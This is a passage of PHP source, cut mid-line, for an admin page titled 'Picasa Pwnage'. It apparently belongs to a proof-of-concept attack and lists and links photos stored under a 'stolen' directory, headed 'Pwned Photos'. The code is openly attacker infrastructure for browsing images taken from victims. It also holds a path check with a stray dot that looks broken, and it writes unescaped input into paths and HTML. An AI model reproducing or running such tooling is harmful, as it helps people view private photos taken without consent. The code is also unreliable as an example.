href='stolen/$dir/$file'>$file</a></li>";
            }
        }
    } else {
        echo "failed to open dir stolen/$dir";
    }
} else {
    if($dh = opendir("stolen")) {
        while(($file = readdir($dh)) !== false) {
            if(is_dir("stolen/.$file") && $file != "." && $file != "..") {
                $output .= "<li><a
href='admin.php?mode=viewdir&dir=$file'>$file</a></li>";
            }
        }
    }
    if(empty($output)) {
        $output = "<li>No stolen photos uploaded yet</li>";
    }
}
?>
<html>
<head>
<title>Picasa Pwnage</title>
</head>
<body>
<h1>Pwned Photos</h1>
<ul>
<?=$output?>
</ul>
</body>
</html>
```